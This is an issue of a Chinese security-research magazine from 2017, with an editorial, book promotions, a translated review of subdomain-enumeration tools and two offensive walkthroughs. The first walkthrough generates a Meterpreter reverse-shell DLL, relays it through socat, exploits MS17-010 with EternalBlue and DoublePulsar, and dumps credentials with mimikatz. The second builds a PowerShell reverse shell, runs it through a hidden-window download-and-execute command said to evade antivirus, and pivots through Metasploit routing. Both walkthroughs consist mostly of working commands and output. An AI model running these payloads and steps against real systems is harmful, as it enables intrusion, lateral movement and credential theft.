目　录

刊首语

七月流火，七月也是孩子的季节，是花朵的季节，也是懒散的季节！《安天 365 安全研究》已经坚持第四期了，回头再看看，没有什么比坚持更加重要，我们坚持做技术分享，做技术交流，因为有分享，因为有交流，才促进我们技术的进步，促进我们对技术进行交流！

7 月也是团队收获的季节，新《网络实战研究：漏洞利用与提权》已经在印刷了，拿到了北理工博士通知书，《web 服务器渗透实战》图书课题通过了网络空间安全教程委员会的评审！虽然取得了一些成绩，但通过到外地的交流，我们仍然感觉有很大差距，我们将继续夯实基础，加大对最前沿安全技术的跟踪和研究，加大团队建设，加大对外分享和交流的力度，从交流和分享中成长，我们的目标是向国内大型会议出发，冲向国际会议！

安天 365 simeon

2017 年 7 月

1.1 关于安天 365 线下和线下交流

1.交流分享理念

本站主要以网络安全相关技术交流分享为主，但不排斥各行各业的技术经验分享交流，我们的目的是为了技术分享+生活分享，让生活更加美好，增加个人各种阅历。如果一个人学习一种技术，在交流时有 10 个人，那么您将学习和收获 10 种技术或者经验。每一个人的时间有限，每一个星期或者一个月研究一个技术，那么您参加本安天 365 一年以后你至少学会 12 种技术，想不成为专家都很难。

2.分享有一定的门槛

必须具备一定的技术功底，我们目标是打造精英团队，如果你不具备，那么请加紧学习。尤其是线下的交流，必须具备一定的实力，这个实力可以是经济实力，可以是技术实力，也可以是现实实力，比如在公司担任某总这类的。

3.分享模式

（1）参与团队制定的技术研究课题，就课题研究中的难点、关键技术、实现方法等进行交流分享。

（2）个人某方面的经验，比如从事硬件开发数 10 年，就硬件开发等方面进行分享。

参与者需提供文章、PPT 等，若有实验环境提供更好。

4.交流时间和方式

（1）交流时间会在网站和论坛公布，公布后，参与者需要将分享的提纲等资料提交论坛。


（2）收到资料后团队会对参与者提交的资料进行审核，审核完毕后会及时通知参与者。

（3）采取视频会议的方式进行分享。


（4）每次交流人数限制在 5-10 人。


安天 365 安全技术研究 QQ 群：513833068

1.2 已出版图书





Broadview
安全技术大系
Web渗透技术及实战案例解析
陈小兵 范渊 孙立伟 编著
電子工業出版社


Broadview
案例全解Web渗透技术，实战，实战，再实战！
安全之路
Web渗透技术及实战案例解析 第2版
陈小兵 编著
中国工信出版集团
電子工業出版社



1.3 新书预告

《网络实战研究：漏洞利用与提权》预计 9 月出版。



第 2 部分技术研究文章

2.1 如何用 windows 0day 让外网机反弹到内网 kali

By icuke

1、 外网 ip:112.90.89.14　攻击机 windows ip:192.168.42.135　攻击机 kali ip:192.168.42.134

2、 生成反弹 dll

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=112.90.89.14 LPORT=5667 -f dll >msf2.dll

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=112.9
LPORT=5667 -f dll >msf2.dll
No platform was selected, choosing Msf::Module::Platform::Windows from t
ad
No Arch selected, selecting Arch: x86_64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes
```

将 msf2.dll 传到 192.168.42.135 windows 攻击机上

3、 msfconsole 运行监听并配置 payload

use exploit/multi/handler

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf exploit(handler) > set LHOST 192.168.42.134
LHOST => 192.168.42.134
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit
```

4、socat 监听

112.90.89.14（公网代理）

安装：socat:apt-get install socat，

监听 ： socat tcp-listen:2222 tcp-listen:5667

```
oot@HadoopSlave1:~# socat tcp-listen:2222 tcp-listen:5667
```

5667 端口为反弹 dll 连接端口，2222 端口为 kali socat 连接端口

192.168.42.134（kali）

安装：socat:apt-get install socat

端口转发：

socat tcp:112.90.89.14:2222　tcp:192.168.42.134:4444

```
root@kali:~# socat tcp:112.90.89.14:2222   tcp:192.168.42.134:4444
```

2222 端口为外网代理机监听端口，4444 为 msf 监听端口

5、用 windows 0day 进行攻击

运行 fb.py，并进行设置

```
Module: Eternalblue
===================

Name                 Value
----                 -----
DaveProxyPort        0
NetworkTimeout       60
TargetIp             [redacted]
TargetPort           445
VerifyTarget         True
VerifyBackdoor       True
MaxExploitAttempts   3
GroomAllocations     12
ShellcodeBuffer
Target               WIN72K8R2
```

```
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Connecting to target for exploitation.
    [+] Connection established for exploitation.
[*] Pinging backdoor...
    [+] Backdoor returned code: 10 - Success!
    [+] Ping returned Target architecture: x64 (64-bit)
    [+] Backdoor is already installed -- nothing to be done.
[*] CORE sent serialized output blob (2 bytes):
0x00000000  08 01                                           ..
[*] Received output parameters from CORE
[+] CORE terminated with status code 0x00000000
[+] Eternalblue Succeeded
```

攻击成功

use Doublepulsar，并进行配置攻击

```
Module: Doublepulsar
====================

Name                 Value
----                 -----
NetworkTimeout       60
TargetIp
TargetPort           445
DllPayload           C:\msf2.dll
DllOrdinal           1
ProcessName          lsass.exe
ProcessCommandLine
Protocol             SMB
Architecture         x64
Function             RunDLL
```

```
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [+] Backdoor returned code: 10 - Success!
        [+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0xBA3A5
8
    SMB Connection string is: Windows Server 2008 R2 Enterprise 7601 Service P
k 1
    Target OS is: 2008 R2 x64
    Target SP is: 1
        [+] Backdoor installed
        [+] DLL built
        [.] Sending shellcode to inject DLL
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Command completed successfully
[+] Doublepulsar Succeeded
```

攻击成功

6、msf 成功接收到反弹

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.42.134:4444
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 192.168.42.134
[*] Meterpreter session 2 opened (192.168.42.134:4444 -> 192.168.42.134:47110)
t 2017-04-21 00:17:14 +0800

meterpreter >
```

加载 mimikatz 模块，用于获取账号密码

load mimikatz

```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter >
```

使用 msv 查看 hash

```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID    Package    Domain           User              Password
------    -------    ------           ----              --------
0;358823  NTLM       WINDOWS-IKTAKB2  Administrator     lm{ 01360574657e00a8b36
54d09774859b }, ntlm{ efb16bb3a1ba39a99a2de61c9ef7af84 }
0;996     Negotiate  WORKGROUP        WINDOWS-IKTAKB2$  n.s. (Credentials KO)
0;38834   NTLM                                          n.s. (Credentials KO)
0;997     Negotiate  NT AUTHORITY     LOCAL SERVICE     n.s. (Credentials KO)
0;999     NTLM       WORKGROUP        WINDOWS-IKTAKB2$  n.s. (Credentials KO)
```


使用 kerberos 查看明文密码

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID    Package    Domain           User              Password
------    -------    ------           ----              --------
0;996     Negotiate  WORKGROUP        WINDOWS-IKTAKB2$
0;38834   NTLM
0;997     Negotiate  NT AUTHORITY     LOCAL SERVICE
0;999     NTLM       WORKGROUP        WINDOWS-IKTAKB2$
0;358823  NTLM       WINDOWS-IKTAKB2  Administrator     [redacted]0491

meterpreter >
```

进入 shell，查看端口信息

```
netstat -ano

  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       684
  TCP    0.0.0.0:421            0.0.0.0:0              LISTENING       1064
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       1328
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:6088           0.0.0.0:0              LISTENING       1144
  TCP    0.0.0.0:14501          0.0.0.0:0              LISTENING       1292
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       380
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       820
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       492
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       500
```

挨个尝试，发现 14501 可以远程连接



输入密码，成功登录

参考链接：
https://bypass.world/2017/03/socat-meterpreter%E5%AE%9E%E7%8E%B0%E7%BB%B4%E6%8C%81%E8%AE%BF%E9%97%AE/
http://www.360doc.com/content/15/0202/21/597197_445798715.shtml
http://mp.weixin.qq.com/s?__biz=MzIyNTA1NzAxOA==&mid=502990295&idx=1&sn=181c1e9b01854b87d3d4752c593c4dd4&chksm=700a2442477dad54b542427edad3ec16df8cde9f470ee4e6f4597d4866d64b405801baf3d799&mpshare=1&scene=23&srcid=0415y75Z7mxKZwwyksb1KPBW#rd
http://www.10tiao.com/html/665/201704/2650441901/1.html

2.2MassDNS：跨域 DNS 枚举工具

simeon

原文地址：http://offsecbyautomation.com/Use-MassDNS/
工具地址：https://github.com/blechschmidt/massdns

使用 Massdns

唯一大量枚举跨域的工具。

TLDR

MassDNS 可以在几秒钟内可靠地解析 100K 子域，可以使用 AltDNS 的功能，并为用户提供超过超乎想象的结果。可以使用它来连续暴力破解大量的域名。

译者注：

Altdns - 通过更改和排列进行子域发现，Altdns 是一种 DNS 侦察工具，允许发现符合模式的子域名。Altdns 接受可能存在于域下的子域中的单词（例如测试，开发，分期），以及获取您知道的子域列表。工具传送门：https://github.com/infosec-au/altdns

灵感

进攻安全的第一步是侦察。获取目标的全部范围是侦查阶段的目标。主要是，这篇文章将重点放在如何有效地发现子域名，在大量的目标中使用 MassDNS。此外，关于这个空白我已经研究了很长一段时间，并没有找到一个运行在许多目标上的比较好的工具。

工具

有很多脚本和程序可以处理子域名枚举。我将主要讨论以下工具（我基于他们的受欢迎程度来选择）：

1.Passive sources（https://github.com/rondilley/passivedns）
2.Subbrute（https://github.com/TheRook/subbrute）
3.Sublist3r（https://github.com/aboul3la/Sublist3r）
4.Enumall（https://github.com/jhaddix/domain）
5.Brutesubs（https://github.com/anshumanbh/brutesubs）
6.DNS-Parallel-Prober（https://github.com/lorenzog/dns-parallel-prober）

Passive sources

我想手动处理被动源，因为我已经有一个自动化框架，很难将其集成到预构建的工具中。被动来源是可以的，但是他们永远不会暴力破解一样好。原因很简单：如果它是被动来源，它已经在别处找到并被索引了。然而，如果你是暴力破解的话，就有一定的几率导致一些被动渠道没有选择这些子域名。

在我看来，被动来源永远都是有益于，你得到你的子域，但不应该是主要来源，这使得我们使用其他工具。

Subbrute

许多人都知道如何利用一个经过很长时间测试的工具。在我看来，该工具的最大特点是内置的递归，检查子域中的子域。当我为每个公开范围漏洞奖励目标启动子域枚举时，我首先选择了这个工具。

当您有很多域要扫描时，时间和可靠性是一个工具拥有的最重要的功能。当我尝试将 Subbrute 整合到我的进程中时，我发现了一些事情：

1.运行很多次

2.脚本不会停止

3.递延延长运行时间

列出了大约 100K 子域名，使用超过 15 分钟才完成了单个域的扫描。由于完成扫描所需的时间，您的自动化忽略了其它域名，这里新的子域名可能刚刚出现。当 subbrute 运行时，我有点想阻止这个运行在我的被动模块中。这样一来，当域被扫描时，我会从其它域名中获取被动 DNS 信息。

在漏洞奖励挖掘中，在其他人之前找到易受攻击的服务是非常重要的，而 subbrute 完成任务所需的时间成本对我来说太高了（我的机器）。另外，当跑完我所有的目标时，subbrute 会偶尔挂起。这使得侦测的结束是一场噩梦，最终有太多的工作需要跟上，我开始寻找其他的工具。

Sublist3r

Sublist3r 更侧重于被动来源信息收集。这些被动源通常提供一个 API，使用户的搜索变得更加容易。然而，对他们往往有速率限制，使许多领域的自动化困扰。很多时候，源会阻止我的实例的 IP 地址，因为请求数量（可以理解）。

注意 Sublist3r 可以为您运行 subbrute，但由于上述原因我不会建议。此外，Sublist3r 必须在目标上运行，然后依次运行 subbrute，从而增加每个域的运行时间。

因此，我创建了一个脚本来为域运行 Sublist3r，然后单独为一个域运行 subbrute。这样，一旦其中一个进程完成，它就可以开始在另一个域上运行，从而提高了自动化的效率。这种方法在正确的轨道上，非常类似于我如何手动处理 subbrute 和被动源。主要的缺点是完成扫描的时间。

Enumall

Enumall 依靠 Recon-NG（https://bitbucket.org/LaNMaSteR53/recon-ng）进行被动信息收集和暴力破解。Enumall 是一个方便的小脚本，我认为它以聪明的一种方式利用多种其他工具来完成任务。通过使用 Recon-NG 来发现主机，它将自动将您列举的子域存储在其内置的表中。但是，为了能在多个域中运行并且效率高，对我来说是不可能的。Recon-NG 将按顺序运行每个测试，严重影响其性能。

另外，由于它将在工作空间中创建表，我遇到了内存问题（$ 20 在 box 中）。完成运行后，我必须删除域的每个工作区，然后为下一个域创建一个新的工作区。如果有一个大的域，它会导致我的实例耗尽内存。

由于这些原因，我无法使用枚举。

Brutesubs

另一个运行一些其他提及工具的工具。就个人而言，我没有玩的特别好，作为枚举子域名的简单方法而获得青睐。

DNS-Parallel-Prober

在这个时候，它是无限的，但可能是 MassDNS 的竞争对手。没有使用它，但可能值得研究，如果 MassDNS 导致你太多的麻烦。

绝望

在这一点上我没有希望。在有效性方面，我认为被动来源和 subbrute 是最好的方法。但是，我不想创建处理容错程序的维护。正是在这一点上，我遇到了 MassDNS，我的救世主 。

优点（你也可以认为我是一个“托”）

认真地运行 MassDNS。如果我遇到这个工具，我将节省大量的时间，将其他子域暴力破解应用程序并入。

首先，可靠性和速度是无与伦比的。100K 子域在 10 秒以内暴力破解。以前，如果我很幸运，许多子域名，仅仅需要 5-10 分钟。我连续运行 2-3 个月，在可靠性方面本身并没有遇到任何问题。

以前，我通过 subbrute 收集子域名，并利用我的脚本来解析被动源。之后，我没有想到会发现很多子域名，但是运行 MassDNS 时使用大字典，它给了我太多子域来调查每个子域。（提示：有些人正在使用 EyeWitness：https://github.com/ChrisTruncer/EyeWitness，我想知道为什么？）

此外，对我来说，似乎 AltDNS 被创建用于此工具（即使 AltDNS 包含一种解决域本身的方式）。AltDNS 将创建一个字典，您可以将其添加到 MassDNS 中，以便为您解决问题。这是伟大的，因为当你有一个域下面有很多子域和一个大的前缀列表，排列列表是巨大的。到目前为止，我还没有找到比 MassDNS 更快的 DNS 解析器。

最后，解析输出效率。如果允许它输出，MassDNS 绝对是啰嗦的。无论响应如何，您绝对不会缺少大多数记录的关键输出。这一点在下面的缺点中得到了扩展。

除此之外，我认为大多数（数据）赏金猎人都在使用 MassDNS，但显然这不是我可以肯定的一点。

缺点

我还没有讨论 massdns 有一个主要的缺点：它是一个非常简单的工具，具有复杂的输出。所讨论的其他许多工具都提供了一个方便使用的界面和易于理解的输出。不过，您只需要看看 Frans Rosen 在 AppSec 欧盟的演讲，在那里他解决了其他工具有，而 MassDNS 没有的问题（https://www.youtube.com/watch?v=FXCzdWm2qDg）。MassDNS 不会保留其他工具所做的信息。例如，如果没有找到子域，许多工具将不会显示（因为它是 NXDOMAIN）。但是，Frans 显示，这里有一个 CNAME 没有一个子域的 A 记录。使用该 host 命令将返回 NXDOMAIN，因为它找不到 CNAME 的地址。但是，如果有人注册了 CNAME，则会有一个 A 地址。一些工具错过了这一点，所以接收被忽略了。但是，MassDNS 不会隐藏信息（除非您提供标志）。

下一个缺点是解析器。

为了加快枚举，MassDNS 会为每个主机联系多个解析器。这样一个 DNS 服务器不会减慢进程，您可以有效地扩展枚举（subbrute 也是这样）。但是，有时候还有错误的解析。

错误的解析器返回旧的和过期的记录（或只是错误的）。因为一些不存在的子域名信息，你会疼恨，这严重妨碍了您的枚举。

解决这个问题的一种方法是解析“找到”的子域，然后使用 Google 的 DNS（8.8.8.8）来解析每个域。如果 Google 没有解决，我可以从解析器列表中删除返回该记录的原始 DNS 服务器。这样，我已经删除了大多数的坏解决方案，给我留下了好的结果。

然而这里 CPU 吃紧。每次我运行这个，我花$20 没有做的盒子，每次运行都让我心灵很受伤！但是，结果非常好，所以我可以用它（并考虑一个更强大的盒子来支持它）。

最后，MassDNS 要求用户解析其输出。这意味着对于自动化系统，必须创建一个脚本来从输出中提取有意义的信息。需要基本的脚本/编程知识才能获得良好的自动化和覆盖。

最后的想法

总的来说，为了使用 MassDNS 提供的信息，您必须编写一个脚本来解析它，并与输出结果进行交互。在我看来，这是每个人使用 MassDNS 的最大障碍。有了这个说法，如果你具备

足够的编程能力来解析输出并将其传递到自动化中，那么你将有一个很好的子域枚举过程。尝试一下，与以前的枚举方法进行比较，考虑结果，可靠性和速度。

写于 2017 年 6 月 2 日


2.3 使用 MSF 路由转发实现 MSF 框架的内网渗透

2.3.1 利用背景

我们在渗透的过程中常常会遇到这种场景：我们已经通过 web 渗透拿下一台内网服务器，为了进一步进行内网渗透，我们会利用“沦陷主机”作为跳板进行进一步的内网渗透，而内网渗透的思路和方法可能很多，但是使用起来并不是很方便，可能会需要很庞大的工具箱的支持，具体内容这里不做展开说明。

我们现在假设的场景是，此时我们已经拿下一台内网服务器的远程桌面环境，在进行内网渗透时，发现内网有大量存 MS17-010 的漏洞主机，如果我们想拿下这些主机，可能就要动用 NSA 工具箱，但是此工具箱的使用相当的麻烦，此时我们第一时间想起的一定是神器 Metasploit，其是进行内网渗透的一把利器，且使用方便，但是我们同样不能将这么大的一个框架部署到“沦陷的主机”上吧。那么问题来了，我们有没有好的办法直接使用我们外网已经搭建好的 MSF 框架呢？这里提供大家一个思路，我们是不是可以利用“沦陷主机”作为跳板，来实现使用 MSF 框架直接对内网主机的直接渗透呢？答案是当然的，MSF 框架为我们提供了一个很好功能跳板版能模块，此模块可以为我们添加一条转发路由去往内网，具体内容会在下面的文档中为大家揭晓。

2.3.2 利用场景拓扑



内网拓扑结构

2.3.3 利用场景思路

本篇文档，我们使用的方法和思路，就是结合 powershell ps1 攻击载荷来在“沦陷主机”上直接反弹回一个 session 会话，然后利用此 session 会话作为 MSF 访问内网的跳板（即路由的下一跳（nexthop）网关），从而来实现 MSF 直接对内网主机资源的直接访问。

利用条件：

- (1)已经拿下的 webshell 的 Windows 服务器；
- (2)powershell ps1 会话反弹
- (3)MSF 跳板路由添加

2.3.4 利用过程分析

1.生成 powershell 反弹

如果想要利用 MSF 攻击平台直接对内网其他主机进行渗透攻击，那么我们的 MSF 平台需要要有去往“目标内网的路由”，但是我们知道“目标内网服务器”除了对外服务的服务器我们可以直接访问，其实内网其他主机都是私有 IP,无法由互联网直接访问的，这时我就需要在 MSF 平台添加一条路由去往内网，而 MSF 平台就有这个“路由转发的功能”，而且这一去往内网路由的下一跳就是建立在 MSF 平台与“目标主机”之间 session 会话上的。所以，我们在使用 MSF 路由转发功能时，首先就是要先建立一个“MSF 平台”与“目标主机”的 session 会话。

因为笔者前面已经说过直接产生 dll 反弹 shell 的方法，这里就在学习与记录下反弹 powershell ps1 的 shell 反弹过程。

2.使用 MSF 生成一个反弹的 ps1 的 shell

反弹 shell 生成语句如下:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
lhost=192.168.1.123 lport=12345 -f psh-reflection>/tmp/search.ps1
```

注：可能会有小伙伴会问，为什么不直接使用 MSF 生产一个反弹 shell 就好了，说的没错直接使用 MSF 生产一个反弹 shell 也是可以的，只是可能如果服务器上有相关的杀软的话，可能就会被干掉，我这里直接使用这一刚刚暴露出的漏洞其有很好的过杀软的作用，且其可用利用系统访问范围几乎是全覆盖的，同时本人是想把此漏洞的实战利用价值和思维也带给大家。

3. 上传 search.ps1 到目标主机

生成完 ps1 shell 后，想办法将 search.ps1 上传到目标服务器，为下一步漏洞

的触发调用做好准备，这里笔者就直上传了到服务器桌面。

注：可能有很多小伙伴看过网上的教程，对此有些疑问，网上给出的使用方法，一般是将这 shell 脚本通过 web 服务发布到网上，然后利用用户点击快捷方式的时候触发 shell 下载，然后执行 shell 获取一个 shell 反弹。我这里的实际环境是，我们已经获取了目标站点的 shell,可以直接上传这个 shell，然后让然漏洞利用直接在本地执行，无需再去网络上下载。

4. 本地生成一个 powershell 本地快捷方式

首先，输入快捷方式调用的对象位置，具体的 powershell 本地调用方式的语句如下：

```
powershell -windowstyle hidden -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('C:\Users\Myles\Desktop\shell.ps1');test.ps1"
```

随后，我将这个 powershell 快捷方式命名为 poweshell.exe

5.开启 MSF 本地监听

在 LNK 漏洞环境都准备完毕后，接下就是开启远端的监听了，等待漏洞触发反弹出一个 shell 出来，具体 MSF 开启端口监听的命令如下。

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
show options
set LHOST 192.168.1.123
set lport  12345
exploit
```

6. 主动触发漏洞获取反弹 shell

MSF 监听已经开了，反弹 shell 也已经上传，现在我们只要主动触发 shell 反弹即可。即，我们只要双击桌面快捷方式，即可反弹出一个 shell 到远端的 MSF 监听，我很快就可以看到 MSF 的会话监听已经打开，shell 已经反弹成功，成功获取一个 MSF 与目标主机的 session 会话。

再次解惑：

可能前面我们做了这么多工作，还是有小伙伴并不清楚我们要做什么，可能还回吐槽说我们都已经获取目标主机的控制权限了，还要创建个 MSF 的 session 会有啥意义呢？

其实我们回到文档的开头，回到标题我们可能就会知道我们为什么要获取一个“**目标主机与 MSF 的 session 会话**”了，我创建这个 session 就是为了能使用 MSF 这个框架对内网的其他主机做进一步的渗透了，有个这个 session,我们的外网 MSF 攻击平台就能利用这个 session 帮助我们与内网主机的通信提供数据路由

转发,下面一个节会详细给大家介绍有关 MSF 路由添加功能的实现。

2.3.5 MSF 跳板功能

1.基本概念

MSF 的跳板功能，其实是 MSF 框架中自带的一个路由转发功能，其实现过程就是 MSF 框架在已经获取的 meterpreter shell 的基础上添加一条去往“内网”的路由，此路由的下一跳转发，即网关是 MSF 攻击平台与被攻击目标建立的一个 session 会话，具体理解大家可以看见前面的 1.2 章节的拓扑图。

通过 msf 添加路由功能,可以直接使用 msf 去访问原本不能直接访问的内网资源，只要路由可达了那么我们使用 msf 的强大功能，想干什么就干什么了。

